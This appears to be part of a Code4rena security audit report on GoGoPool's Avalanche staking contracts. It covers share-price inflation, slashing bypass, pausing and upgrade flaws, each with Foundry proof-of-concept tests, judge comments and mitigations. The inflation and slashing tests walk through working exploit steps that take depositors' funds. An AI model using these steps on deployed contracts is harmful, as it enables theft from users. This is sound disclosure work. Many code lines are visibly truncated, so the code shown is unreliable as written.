Submitted by 0xdeadbeef0x, *also found by* eierina, ak1, datapunk, 0xNazgul, Qeew, Breeje, SamGMK, lllllll, TomJ, sces60107, WatchDogs, Arbor-Finance, SmartSek, hansfriese, tonisives, peanuts, unforgiven, 0xSmartContract, fs0c, ck, 0xbepresent, yongskiws, 0xLad, btk, rvierdiiev, koxuan, ladboy233, Rolezn, HE1M, yongskiws, SEVEN, *and* dic0de

Inflation of `ggAVAX` share price can be done by depositing as soon as the vault is created.

Impact:

1. Early depositor will be able steal other depositors funds
2. Exchange rate is inflated. As a result depositors are not able to deposit small funds.

Proof of Concept

If `ggAVAX` is not seeded as soon as it is created, a malicious depositor can deposit 1 WEI of AVAX to receive 1 share.
The depositor can donate WAVAX to the vault and call `syncRewards`. This will start inflating the price.

When the attacker front-runs the creation of the vault, the attacker:

1. Calls `depositAVAX` to receive 1 share
2. Transfers `WAVAX` to `ggAVAX`
3. Calls `syncRewards` to inflate exchange rate

The issue exists because the exchange rate is calculated as the ratio between the `totalSupply` of shares and the `totalAssets()`.
When the attacker transfers `WAVAX` and calls `syncRewards()`, the `totalAssets()` increases gradually and therefore the exchange rate also increases.

`convertToShares` : https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L123

```
        function convertToShares(uint256 assets) public view vir
                uint256 supply = totalSupply; // Saves an extra

                return supply == 0 ? assets : assets.mulDivDown(
        }
```

Its important to note that while it is true that cycle length is 14 days, in practice time between cycles can very between 0-14 days. This is because syncRewards validates that the next reward cycle is evenly divided by the length (14 days).

`syncRewards` : https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L102

```
        function syncRewards() public {
----------
                // Ensure nextRewardsCycleEnd will be evenly div
                uint32 nextRewardsCycleEnd = ((timestamp + rewar
---------
        }
```

Therefore:

- The closer the call to `syncRewards` is to the next evenly divisible value of `rewardsCycleLength` , the closer the next `rewardsCycleEnd` will be.
- The closer the delta between `syncRewards` calls is, the higher revenue the attacker will get.

Edge case example:
`syncRewards` is called with the timestamp 1672876799, `syncRewards` will be able to be called again 1 second later. `(1672876799 + 14 days) / 14 days) * 14 days) = 1672876800`

Additionally, the price inflation causes a revert for users who want to deposit less then the donation (WAVAX transfer) amount, due to precision rounding when depositing.

`depositAVAX` : https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L166

```
        function depositAVAX() public payable returns (uint256 s
------
                if ((shares = previewDeposit(assets)) == 0) {
                        revert ZeroShares();
                }
------
        }
```

`previewDeposit` and `convertToShares` :
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L133
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L123

```
        function convertToShares(uint256 assets) public view vir
                uint256 supply = totalSupply; // Saves an extra

                return supply == 0 ? assets : assets.mulDivDown(
        }
        function previewDeposit(uint256 assets) public view virt
                return convertToShares(assets);
        }
```

Foundry POC

The POC will demonstrate the below scenario:

1. Bob front-runs the vault creation.

2. Bob deposits 1 WEI of AVAX to the vault.
3. Bob transfers 1000 WAVAX to the vault.
4. Bob calls `syncRewards` when block.timestamp = `1672876799`.
5. Bob waits 1 second.
6. Bob calls `syncRewards` again. Share price fully inflated.
7. Alice deposits 2000 AVAX to vault.
8. Bob withdraws 1500 AVAX (steals 500 AVAX from Alice).
9. Alice share earns her 1500 AVAX (although she deposited 2000).

Additionally, the POC will show that depositors trying to deposit less then the donation amount will revert.

Add the following test to `TokenggAVAX.t.sol` : https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/test/unit/TokenggAVAX.t.sol#L108

```
function testShareInflation() public {
        uint256 depositAmount = 1;
        uint256 aliceDeposit = 2000 ether;
        uint256 donationAmount = 1000 ether;
        vm.deal(bob, donationAmount  + depositAmount);
        vm.deal(alice, aliceDeposit);
        vm.warp(1672876799);

        // create new ggAVAX
        ggAVAXImpl = new TokenggAVAX();
        ggAVAX = TokenggAVAX(deployProxy(address(ggAVAXI
        ggAVAX.initialize(store, ERC20(address(wavax)));

        // Bob deposits 1 WEI of AVAX
        vm.prank(bob);
        ggAVAX.depositAVAX{value: depositAmount}();
        // Bob transfers 1000 AVAX to vault
        vm.startPrank(bob);
        wavax.deposit{value: donationAmount}();
        wavax.transfer(address(ggAVAX), donationAmount);
        vm.stopPrank();
        // Bob Syncs rewards
```

```
        ggAVAX.syncRewards();

        // 1 second has passed
        // This can range between 0-14 days. Every secor
        skip(1 seconds);

        // Alice deposits 2000 AVAX
        vm.prank(alice);
        ggAVAX.depositAVAX{value: aliceDeposit}();

        //Expectet revert when any depositor deposits le
        vm.expectRevert(bytes4(keccak256("ZeroShares()")
        ggAVAX.depositAVAX{value: 10 ether}();

        // Bob withdraws maximum assests for his share
        uint256 maxWithdrawAssets = ggAVAX.maxWithdraw(b
        vm.prank(bob);
        ggAVAX.withdrawAVAX(maxWithdrawAssets);

        //Validate bob has withdrawn 1500 AVAX
        assertEq(bob.balance, 1500 ether);

        // Alice withdraws maximum assests for her share
        maxWithdrawAssets = ggAVAX.maxWithdraw(alice);
        ggAVAX.syncRewards(); // to update accounting
        vm.prank(alice);
        ggAVAX.withdrawAVAX(maxWithdrawAssets);

        // Validate that Alice withdraw 1500 AVAX + 1 (^
        assertEq(alice.balance, 1500 ether + 1);
    }
```

To run the POC, execute:

```
forge test -m testShareInflation -v
```

Expected output:

```
Running 1 test for test/unit/TokenggAVAX.t.sol:TokenggAVAXTest
[PASS] testShareInflation() (gas: 3874399)
Test result: ok. 1 passed; 0 failed; finished in 8.71s
```

Tools Used

VS Code, Foundry

Recommended Mitigation Steps

When creating the vault add initial funds in order to make it harder to inflate the price. Best practice would add initial funds as part of the initialization of the contract (to prevent front-running).

emersoncloud (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, by performing a small deposit, followed by a transfer, shares can be rebased, causing a grief in the best case, and complete fund loss in the worst case for every subsequent depositor.
>
> While the finding is fairly known, it's impact should not be understated, and because of this I agree with High Severity.
>
> I recommend watching this presentation by Riley Holterhus which shows possible mitigations for the attack: https://youtu.be/_pO2jDgL0XE?t=601

emersoncloud (GoGoPool) mitigated:

> Initialize ggAVAX with a deposit: multisig-labs/gogopool#49

Status: Mitigation confirmed by RaymondFam and hansfriese.

[H-06] MinipoolManager: node operator can avoid being slashed

Submitted by HollaDieWaldfee, *also found by* enckrish, imare, bin2chen, danyams, 0xdeadbeef0x, cozzetti, *and* ladboy233

When staking is done, a Rialto multisig calls `MinipoolManager.recordStakingEnd` (https://github.com/code-423n4/2022-12-

gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L385-L440).

If the `avaxTotalRewardAmt` has the value zero, the `MinipoolManager` will slash the node operator's GGP.

The issue is that the amount to slash can be greater than the GGP balance the node operator has staked.

This will cause the call to `MinipoolManager.recordStakingEnd` to revert because an underflow is detected.

This means a node operator can create a minipool that cannot be slashed.

A node operator must provide at least 10% of `avaxAssigned` as collateral by staking GGP.

It is assumed that a node operator earns AVAX at a rate of 10% per year.

So if a Minipool is created with a duration of `> 365 days`, the 10% collateral is not sufficient to pay the expected rewards.

This causes the function call to revert.

Another cause of the revert can be that the GGP price in AVAX changes. Specifically if the GGP price falls, there needs to be slashed more GGP.

Therefore if the GGP price drops enough it can cause the call to slash to revert.

I think it is important to say that with any collateralization ratio this can happen. The price of GGP must just drop enough or one must use a long enough duration.

The exact impact of this also depends on how the Rialto multisig handles failed calls to `MinipoolManager.recordStakingEnd`.

It looks like if this happens, `MinipoolManager.recordStakingError` (https://github.com/code-423n4/2022-12-

gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L484-L515) is called.

This allows the node operator to withdraw his GGP stake.

So in summary a node operator can create a Minipool that cannot be slashed and probably remove his GGP stake when it should have been slashed.

Proof of Concept

When calling `MinipoolManager.recordStakingEnd` (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L385-L440) and the `avaxTotalRewardAmt` parameter is zero, the node operator is slashed:

```
// No rewards means validation period failed, must slash node op
if (avaxTotalRewardAmt == 0) {
    slash(minipoolIndex);
}
```

The `MinipoolManager.slash` function (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L670-L683) then calculates `expectedAVAXRewardsAmt` and from this `slashGGPAmt`:

```
uint256 avaxLiquidStakerAmt = getUint(keccak256(abi.encodePacked
uint256 expectedAVAXRewardsAmt = getExpectedAVAXRewardsAmt(durat
uint256 slashGGPAmt = calculateGGPSlashAmt(expectedAVAXRewardsAm
```

Downstream there is then a revert due to underflow because of the following line in `Staking.decreaseGGPStake` (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/Staking.sol#L94-L97):

```
subUint(keccak256(abi.encodePacked("staker.item", stakerIndex, '
```

You can add the following foundry test to `MinipoolManager.t.sol`:

```
    function testRecordStakingEndWithSlashFail() public {
        uint256 duration = 366 days;
        uint256 depositAmt = 1000 ether;
        uint256 avaxAssignmentRequest = 1000 ether;
        uint256 validationAmt = depositAmt + avaxAssignmentRequest;
        uint128 ggpStakeAmt = 100 ether;

        vm.startPrank(nodeOp);
        ggp.approve(address(staking), MAX_AMT);
        staking.stakeGGP(ggpStakeAmt);
        MinipoolManager.Minipool memory mp1 = createMinipool(deposit
        vm.stopPrank();

        address liqStaker1 = getActorWithTokens("liqStaker1", MAX_AM
        vm.prank(liqStaker1);
        ggAVAX.depositAVAX{value: MAX_AMT}();

        vm.prank(address(rialto));
        minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

        bytes32 txID = keccak256("txid");
        vm.prank(address(rialto));
        minipoolMgr.recordStakingStart(mp1.nodeID, txID, block.times

        vm.startPrank(address(rialto));

        skip(duration);

        minipoolMgr.recordStakingEnd{value: validationAmt}(mp1.nodeI
    }
```

See that it runs successfully with `duration = 365 days` and fails with `duration = 366 days`.

The similar issue occurs when the GGP price drops. I chose to implement the test with `duration` as the cause for the underflow because your tests use a fixed AVAX/GGP price.

Tools Used

VSCode, Foundry

Recommended Mitigation Steps

You should check if the amount to be slashed is greater than the node operator's GGP balance. If this is the case, the amount to be slashed should be set to the node operator's GGP balance.

I believe this check can be implemented within the `MinipoolManager.slash` function without breaking any of the existing accounting logic.

```
function slash(int256 index) private {
    address nodeID = getAddress(keccak256(abi.encodePacked("mini
    address owner = getAddress(keccak256(abi.encodePacked("minip
    uint256 duration = getUint(keccak256(abi.encodePacked("minip
    uint256 avaxLiquidStakerAmt = getUint(keccak256(abi.encodePa
    uint256 expectedAVAXRewardsAmt = getExpectedAVAXRewardsAmt(c
    uint256 slashGGPAmt = calculateGGPSlashAmt(expectedAVAXRewar
    setUint(keccak256(abi.encodePacked("minipool.item", index, '

    emit GGPSlashed(nodeID, slashGGPAmt);

    Staking staking = Staking(getContractAddress("Staking"));

    if (slashGGPAmt > staking.getGGPStake(owner)) {
        slashGGPAmt = staking.getGGPStake(owner);
    }

    staking.slashGGP(owner, slashGGPAmt);
}
```

emersoncloud (GoGoPool) confirmed, but commented:

> This is a combination of two other issues from other wardens

1. Slash amount shouldn't depend on duration: https://github.com/code-423n4/2022-12-gogopool-findings/issues/694
2. GGP Slash shouldn't revert: https://github.com/code-423n4/2022-12-gogopool-findings/issues/743

Alex the Entreprenerd (judge) commented:

> This finding combines 2 issues:
>
> - If price drops Slash can revert -> Medium
> - Attacker can set Duration to too high to cause a revert -> High

> Am going to dedupe this and the rest, but ultimately I think these are different findings, that should have been filed separately.

Alex the Entreprenerd (judge) commented:

> The Warden has shown how a malicious staker could bypass slashing, by inputting a duration that is beyond the intended amount.

> Other reports have shown how to sidestep the slash or reduce it, however, this report shows how the bypass can be enacted maliciously to break the protocol functionality, to the attacker's potential gain.

> Because slashing is sidestepped in it's entirety, I believe this finding to be of High Severity.

emersoncloud (GoGoPool) mitigated:

> If staked GGP doesn't cover slash amount, slash it all: multisig-labs/gogopool#41

Status: Original finding mitigated, but a medium severity economical risk is still present. Full details in reports from RaymondFam, ladboy233 and hansfriese. Also included in Mitigation Review section below.

Medium Risk Findings (22)

[M-01] `RewardsPool.sol` : It is safe to have the `startRewardsCycle` with `WhenNotPaused` modifier

Submitted by ak1, also found by sces60107

When the contract is paused , allowing startRewardsCycle would inflate the token value which might not be safe.

Rewards should not be claimed by anyone when all other operations are paused.

I saw that the `witdrawGGP` has this `WhenNotPaused` modifier.

Inflate should not consider the paused duration.

Let's say, when the contract is paused for the duration of 2 months, then the dao, protocol, and node validator would enjoy the rewards. This is not good for a healthy protocol.

Proof of Concept

startRewardsCycle does not have the WhenNotPaused modifier.

```
    function startRewardsCycle() external {
            if (!canStartRewardsCycle()) {
                    revert UnableToStartRewardsCycle();
            }


            emit NewRewardsCycleStarted(getRewardsCycleTotalAmt());


            // Set start of new rewards cycle
            setUint(keccak256("RewardsPool.RewardsCycleStartTime"),
            increaseRewardsCycleCount();
            // Mint any new tokens from GGP inflation
            // This will always 'mint' (release) new tokens if the r
            //              since inflation is on a 1 day interval a
            inflate();


            uint256 multisigClaimContractAllotment = getClaimingCont
            uint256 nopClaimContractAllotment = getClaimingContractI
            uint256 daoClaimContractAllotment = getClaimingContractI
            if (daoClaimContractAllotment + nopClaimContractAllotmer
                    revert IncorrectRewardsDistribution();
            }
```

```
        TokenGGP ggp = TokenGGP(getContractAddress("TokenGGP"));
        Vault vault = Vault(getContractAddress("Vault"));


        if (daoClaimContractAllotment > 0) {
                emit ProtocolDAORewardsTransfered(daoClaimContra
                vault.transferToken("ClaimProtocolDAO", ggp, dao
        }


        if (multisigClaimContractAllotment > 0) {
                emit MultisigRewardsTransfered(multisigClaimCont
                distributeMultisigAllotment(multisigClaimContrac
        }


        if (nopClaimContractAllotment > 0) {
                emit ClaimNodeOpRewardsTransfered(nopClaimContra
                ClaimNodeOp nopClaim = ClaimNodeOp(getContractAd
                nopClaim.setRewardsCycleTotal(nopClaimContractAl
                vault.transferToken("ClaimNodeOp", ggp, nopClaim
        }
    }
```

Recommended Mitigation Steps

We suggest to use `WhenNotPaused` modifier.

emersoncloud (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown an inconsistency as to how Pausing is used.
>
> While other aspects of the code are pausable and under the control of the `guardian`, a call to `startRewardsCycle` can be performed by anyone, and in the case of a system-wide pause may create unfair gains or lost rewards.
>
> For this reason I agree with Medium Severity.

emersoncloud (GoGoPool) mitigated:

> Pause startRewardsCycle when protocol is paused: multisig-labs/gogopool#22

Status: Mitigation confirmed with comments. Full details in report from RaymondFam.

[M-02] Coding logic of the contract upgrading renders upgrading contracts impractical

Submitted by gz627, *also found by* Allarious, ast3ros, bin2chen, brgltd, hihen, adriro, unforgiven, Czar102, nogo, nogo, imare, HE1M, KmanOfficial, neumo, AkshaySrivastav, betweenETHlines, peanuts, mookimgo, cccz, chaduke, *and* HollaDieWaldfee

Link to original code

```
File: https://github.com/code-423n4/2022-12-gogopool/blob/main/c

205     /// @notice Upgrade a contract by unregistering the exis
        /// @param newAddr Address of the new contract
        /// @param newName Name of the new contract
        /// @param existingAddr Address of the existing contract
209     function upgradeExistingContract(
                        address newAddr,
                        string memory newName,
                        address existingAddr
                ) external onlyGuardian {
                        registerContract(newAddr, newName);
                        unregisterContract(existingAddr);
216     }
```

Function `ProtocolDAO.upgradeExistingContract` handles contract upgrading. However, there are multiple implicaitons of the coding logic in the function, which render the contract upgrading impractical.

Implication 1:

The above function `upgradeExistingContract` registers the upgraded contract first, then unregisters the existing contract. This leads to the requirement that the

upgraded contract name **must be different from** the existing contract name. Otherwise the updated contract address returned by `Storage.getAddress(keccak256(abi.encodePacked("contract.address", contractName)))` will be `address(0)` (please refer to the below POC Testcase 1). This is because if the upgraded contract uses the original name (i.e. the contract name is not changed), function call `unregisterContract(existingAddr)` in the `upgradeExistingContract` will override the registered contract address in `Storage` to address(0) due to the use of the same contract name.

Since using the same name after upgrading will run into trouble with current coding logic, a safeguard should be in place to make sure two names are really different. For example, put this statement in the `upgradeExistingContract` function: `require(newName != existingName, "Name not changed");`, where `existingName` can be obtained using: `string memory existingName = store.getString(keccak256(abi.encodePacked("contract.name", existingAddr)));`.

Implication 2:

If we really want a different name for an upgraded contract, we then get into more serious troubles: We have to upgrade other contracts that reference the upgraded contract since contract names are referenced mostly hardcoded (for security considerations). This may lead to a very complicated issue because contracts are cross-referenced.

For example, contract `ClaimNodeOp` references contracts `RewardsPool`, `ProtocolDAO` and `Staking`. At the same time, contract `ClaimNodeOp` is referenced by contracts `RewardsPool` and `Staking`. This means that:

1. If contract `ClaimNodeOp` was upgraded, which means the contract name `ClaimNodeOp` was changed;
2. This requires contracts `RewardsPool` and `Staking` to be upgraded (with new names) in order to correctly reference to newly named `ClaimNodeOp` contract;
3. This further requires those contracts that reference `RewardsPool` or `Staking` to be upgraded in order to correctly reference them;

4. and this further requires those contracts that reference the above upgraded contracts to be upgraded ...
5. This may lead to complicated code management issue and expose new vulnerabilites due to possible incomplete code adaptation.
6. This may render the contracts upgrading impractical.

I rate this issue as high severity due to the fact that:
Contract upgradability is one of the main features of the whole system design (all other contracts are designed upgradable except for `TokenGGP`, `Storage` and `Vault`). However, the current `upgradeExistingContract` function's coding logic requires the upgraded contract must change its name (refer to the below Testcase 1). This inturn requires to upgrade all relevant cross-referenced contracts (refer to the below Testcase 2). Thus leading to a quite serous code management issue while upgrading contracts, and renders upgrading contracts impractical.

Proof of Concept

Testcase 1:

This testcase demonstrates that current coding logic of upgrading contracts requires: **the upgraded contract must change its name**. Otherwise contract upgrading will run into issue. Put the below test case in file `ProtocolDAO.t.sol`. The test case demonstrates that `ProtocolDAO.upgradeExistingContract` does not function properly if the upgraded contract does not change the name. That is: the upgraded contract address returned by `Storage.getAddress(keccak256(abi.encodePacked("contract.address", contractName)))` will be `address(0)` if its name unchanged.

```
function testUpgradeExistingContractWithNameUnchanged()
        address addr = randAddress();
        string memory name = "existingName";

        address existingAddr = randAddress();
        string memory existingName = "existingName";

        vm.prank(guardian);
        dao.registerContract(existingAddr, existingName)
        assertEq(store.getBool(keccak256(abi.encodePacke
        assertEq(store.getAddress(keccak256(abi.encodePa
```

```
                assertEq(store.getString(keccak256(abi.encodePac

                vm.prank(guardian);
                //@audit upgrade contract while name unchanged
                dao.upgradeExistingContract(addr, name, existing
                assertEq(store.getBool(keccak256(abi.encodePacke
                //@audit the registered address was deleted by f
                assertEq(store.getAddress(keccak256(abi.encodePa
                assertEq(store.getString(keccak256(abi.encodePac

               //@audit verify that the old contract has been de
                assertEq(store.getBool(keccak256(abi.encodePacke
                assertEq(store.getAddress(keccak256(abi.encodePa
                assertEq(store.getString(keccak256(abi.encodePac
        }
```

Testcase 2:

This testcase demonstrates that current coding logic of upgrading contracts requires: **in order to upgrade a single contract, all cross-referenced contracts have to be upgraded and change their names.** Otherwise, other contracts will run into issues.
If the upgraded contract does change its name, contract upgrading will succeed. However, other contracts' functions that reference the upgraded contract will fail due to referencing hardcoded contract name.
The below testcase upgrades contract `ClaimNodeOp` to `ClaimNodeOpV2`. Then, contract `Staking` calls `increaseGGPRewards` which references hardcoded contract name `ClaimNodeOp` in its modifier. The call is failed.

Test steps:

1. Copy contract file `ClaimNodeOp.sol` to `ClaimNodeOpV2.sol`, and rename the contract name from `ClaimNodeOp` to `ClaimNodeOpV2` in file `ClaimNodeOpV2.sol`;
2. Put the below test file `UpgradeContractIssue.t.sol` under folder `test/unit/`;
3. Run the test.

Note: In order to test actual function call after upgrading contract, this testcase upgrades a real contract `ClaimNodeOp`. This is different from the above Testcase 1 which uses a random address to simulate a contract.

```
// File: UpgradeContractIssue.t.sol
// SPDX-License-Identifier: GPL-3.0-only
pragma solidity 0.8.17;

import "./utils/BaseTest.sol";
import {ClaimNodeOpV2} from "../../contracts/contract/ClaimNodeC
import {BaseAbstract} from "../../contracts/contract/BaseAbstrac

contract UpgradeContractIssueTest is BaseTest {
        using FixedPointMathLib for uint256;

        address private nodeOp1;

        uint256 internal constant TOTAL_INITIAL_GGP_SUPPLY = 22_

        function setUp() public override {
                super.setUp();

                nodeOp1 = getActorWithTokens("nodeOp1", MAX_AMT,
                vm.prank(nodeOp1);
                ggp.approve(address(staking), MAX_AMT);
                fundGGPRewardsPool();
        }

        function fundGGPRewardsPool() public {
                // guardian is minted 100% of the supply
                vm.startPrank(guardian);
                uint256 rewardsPoolAmt = TOTAL_INITIAL_GGP_SUPPI
                ggp.approve(address(vault), rewardsPoolAmt);
                vault.depositToken("RewardsPool", ggp, rewardsPo
                vm.stopPrank();
        }

        function testUpgradeExistingContractWithNameChanged() pu

                vm.prank(nodeOp1);
                staking.stakeGGP(10 ether);

                //@audit increase GGPRewards before upgrading cc
                vm.prank(address(nopClaim));
```

```
        staking.increaseGGPRewards(address(nodeOp1), 10
        assert(staking.getGGPRewards(address(nodeOp1)) =

        //@audit Start to upgrade contract ClaimNodeOp t

        vm.startPrank(guardian);
        //@audit upgrad contract
        ClaimNodeOpV2 nopClaimV2 = new ClaimNodeOpV2(sto
        address addr = address(nopClaimV2);
        //@audit contract name must be changed due to th
        string memory name = "ClaimNodeOpV2";

        //@audit get existing contract ClaimNodeOp info
        address existingAddr = address(nopClaim);
        string memory existingName = "ClaimNodeOp";

        //@audit the existing contract should be already
        assertEq(store.getBool(keccak256(abi.encodePacke
        assertEq(store.getAddress(keccak256(abi.encodePa
        assertEq(store.getString(keccak256(abi.encodePac

        //@audit Upgrade contract
        dao.upgradeExistingContract(addr, name, existing

        //@audit verify that the upgraded contract has c
        assertEq(store.getBool(keccak256(abi.encodePacke
        assertEq(store.getAddress(keccak256(abi.encodePa
        assertEq(store.getString(keccak256(abi.encodePac

        //@audit verify that the old contract has been c
        assertEq(store.getBool(keccak256(abi.encodePacke
        assertEq(store.getAddress(keccak256(abi.encodePa
        assertEq(store.getString(keccak256(abi.encodePac
        vm.stopPrank();

        vm.prank(nodeOp1);
        staking.stakeGGP(10 ether);

        //@audit increase GGPRewards after upgrading cor
        vm.prank(address(nopClaimV2)); //@audit using th
        vm.expectRevert(BaseAbstract.InvalidOrOutdatedCo
        //@audit revert due to contract Staking using ha
        staking.increaseGGPRewards(address(nodeOp1), 10
    }
}
```

Recommended Mitigation Steps

1. Upgrading contract does not have to change contranct names especially in such a complicated system wherein contracts are cross-referenced in a hardcoded way. I would suggest not to change contract names when upgrading contracts.
2. In function `upgradeExistingContract` definition, swap fucnction call sequence between `registerContract()` and `unregisterContract()` so that contract names can keep unchanged after upgrading. That is, the modified function would be:

```
File: https://github.com/code-423n4/2022-12-gogopool/blob/main/c

205     /// @notice Upgrade a contract by unregistering the exis
        /// @param newAddr Address of the new contract
        /// @param newName Name of the new contract
        /// @param existingAddr Address of the existing contract
209     function upgradeExistingContract(
                        address newAddr,
                        string memory newName,  //@audit this `r
                        address existingAddr
                ) external onlyGuardian {
                unregisterContract(existingAddr);  //@audit unre
                registerContract(newAddr, newName);  //@audit th
216     }
```

POC of Mitigation:

After the above recommended mitigation, the below Testcase verifies that after upgrading contracts, other contract's functions, which reference the hardcoded contract name, can still opetate correctly.

1. Make the above recommended mitigation in function `ProtocolDAO.upgradeExistingContract`;
2. Put the below test file `UpgradeContractImproved.t.sol` under folder `test/unit/`;
3. Run the test.

Note: Since we don't change the upgraded contract name, for testing purpose, we just need to create a new contract instance (so that the contract instance address is changed) to simulate the contract upgrading.

```
// File: UpgradeContractImproved.t.sol
// SPDX-License-Identifier: GPL-3.0-only
pragma solidity 0.8.17;

import "./utils/BaseTest.sol";
import {ClaimNodeOp} from "../../contracts/contract/Clai
import {BaseAbstract} from "../../contracts/contract/Bas

contract UpgradeContractImprovedTest is BaseTest {
        using FixedPointMathLib for uint256;

        address private nodeOp1;

        uint256 internal constant TOTAL_INITIAL_GGP_SUPI

        function setUp() public override {
                super.setUp();

                nodeOp1 = getActorWithTokens("nodeOp1",
                vm.prank(nodeOp1);
                ggp.approve(address(staking), MAX_AMT);
                fundGGPRewardsPool();
        }

        function fundGGPRewardsPool() public {
                // guardian is minted 100% of the supply
                vm.startPrank(guardian);
                uint256 rewardsPoolAmt = TOTAL_INITIAL_(
                ggp.approve(address(vault), rewardsPoolA
                vault.depositToken("RewardsPool", ggp, r
                vm.stopPrank();
        }

        function testUpgradeContractCorrectlyWithNameUn(
                //@audit increase GGPRewards before upgr
                vm.prank(nodeOp1);
                staking.stakeGGP(10 ether);

                vm.prank(address(nopClaim));
                staking.increaseGGPRewards(address(nodeC
```

```
assert(staking.getGGPRewards(address(noc

//@audit Start to upgrade contract Claim
vm.startPrank(guardian);
//@audit upgraded contract by creating a
ClaimNodeOp nopClaimV2 = new ClaimNodeOp
address addr = address(nopClaimV2);
//@audit contract name is not changed!
string memory name = "ClaimNodeOp";

//@audit get existing contract info
address existingAddr = address(nopClaim)
string memory existingName = "ClaimNodeC

//@audit new contract address is differe
assertFalse(addr == existingAddr);

//@audit the existing contract should be
assertEq(store.getBool(keccak256(abi.enc
assertEq(store.getAddress(keccak256(abi.
assertEq(store.getString(keccak256(abi.e

//@audit Upgrade contract
dao.upgradeExistingContract(addr, name,

//@audit verify the upgraded contract ha
assertEq(store.getBool(keccak256(abi.enc
assertEq(store.getAddress(keccak256(abi.
assertEq(store.getString(keccak256(abi.e

//@audit verify that the old contract ha
assertEq(store.getBool(keccak256(abi.enc
assertEq(store.getString(keccak256(abi.e
//@audit The contract has new address nc
assertEq(store.getAddress(keccak256(abi.
vm.stopPrank();

//@audit increase GGPRewards after upgra
vm.prank(nodeOp1);
staking.stakeGGP(10 ether);

vm.prank(address(nopClaimV2)); //@audit
//@audit Successfully call the below fur
staking.increaseGGPRewards(address(nodeC
//@audit Successfully increased!
assert(staking.getGGPRewards(address(noc
```

```
                }
            }
```

emersoncloud (GoGoPool) confirmed

0xju1ie (GoGoPool) disagreed with severity and commented:

> Not sure if this is considered a high since there isn't a direct loss of funds?

> `Medium: Assets not at direct risk, but the function of the protocol or its availability could be impacted, or leak value with a hypothetical attack path with stated assumptions, but external requirements.`

Alex the Entreprenerd (judge) commented:

> In spite of the lack of risk for Principal, a core functionality of the protocol is impaired.

> This has to be countered versus the requirement of the names being the same, which intuitively seems to be the intended use case, as changing the name would also break balances / other integrations such as the modifier `onlySpecificRegisteredContract`.

> The other side of the argument is that the mistake is still fixable by the same actor within a reasonable time frame.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> I believe the finding is meaningful and well written, but ultimately the damage can be undone with a follow-up call to `registerContract`.

> Because of this am downgrading to Medium Severity.

emersoncloud (GoGoPool) mitigated:

> Fix upgrade to work when a contract has the same name: multisig-labs/gogopool#32

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-03] NodeOp funds may be trapped by a invalid state transition

Submitted by 0xbepresent, *also found by* cozzetti, wagmi, datapunk, sces60107, peritoflores, unforgiven, yixxas, immeas, Ch_301, 0Kage, kaliberpoziomka8552, rvierdiiev, Atarpara, *and* Manboy

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L484
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L528
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L287

The Multisig can call `MinipoolManager.sol::recordStakingError()` if there is an error while registering the node as a validator. Also the Multisig can call MinipoolManager.sol::finishFailedMinipoolByMultisig() in order to "finish" the NodeOp's minipool proccess.

If the Multisig accidentally/intentionally calls `recordStakingError()` then `finishFailedMinipoolByMultisig()` the NodeOp funds may be trapped in the protocol.

The `finishFailedMinipoolByMultisig()` has the next comment: *Multisig can move a minipool from the error state to the finished state after a human review of the error* but the NodeOp should be able to withdraw his funds after a finished minipool.

Proof of Concept

I created a test for this situation in `MinipoolManager.t.sol`. At the end you can observe that the `withdrawMinipoolFunds()` reverts with

`InvalidStateTransition` error:

1. NodeOp creates the minipool
2. Rialto calls claimAndInitiateStaking
3. Something goes wrong and Rialto calls recordStakingError()
4. Rialto accidentally/intentionally calls finishFailedMinipoolByMultisig() in order to finish the NodeOp's minipool
5. The NodeOp can not withdraw his funds. The withdraw function reverts with InvalidStateTransition() error

```
function testUserFundsStuckErrorFinished() public {
    // NodeOp funds may be trapped by a invalid state transitior
    // 1. NodeOp creates the minipool
    // 2. Rialto calls claimAndInitiateStaking
    // 3. Something goes wrong and Rialto calls recordStakingErr
    // 4. Rialto accidentally/intentionally calls finishFailedMi
    // to finish the NodeOp's minipool
    // 5. The NodeOp can not withdraw his funds. The withdraw fu
    // InvalidStateTransition() error
    //
    // 1. Create the minipool by the NodeOp
    //
    address liqStaker1 = getActorWithTokens("liqStaker1", MAX_AM
    vm.prank(liqStaker1);
    ggAVAX.depositAVAX{value: MAX_AMT}();
    assertEq(liqStaker1.balance, 0);
    uint256 duration = 2 weeks;
    uint256 depositAmt = 1000 ether;
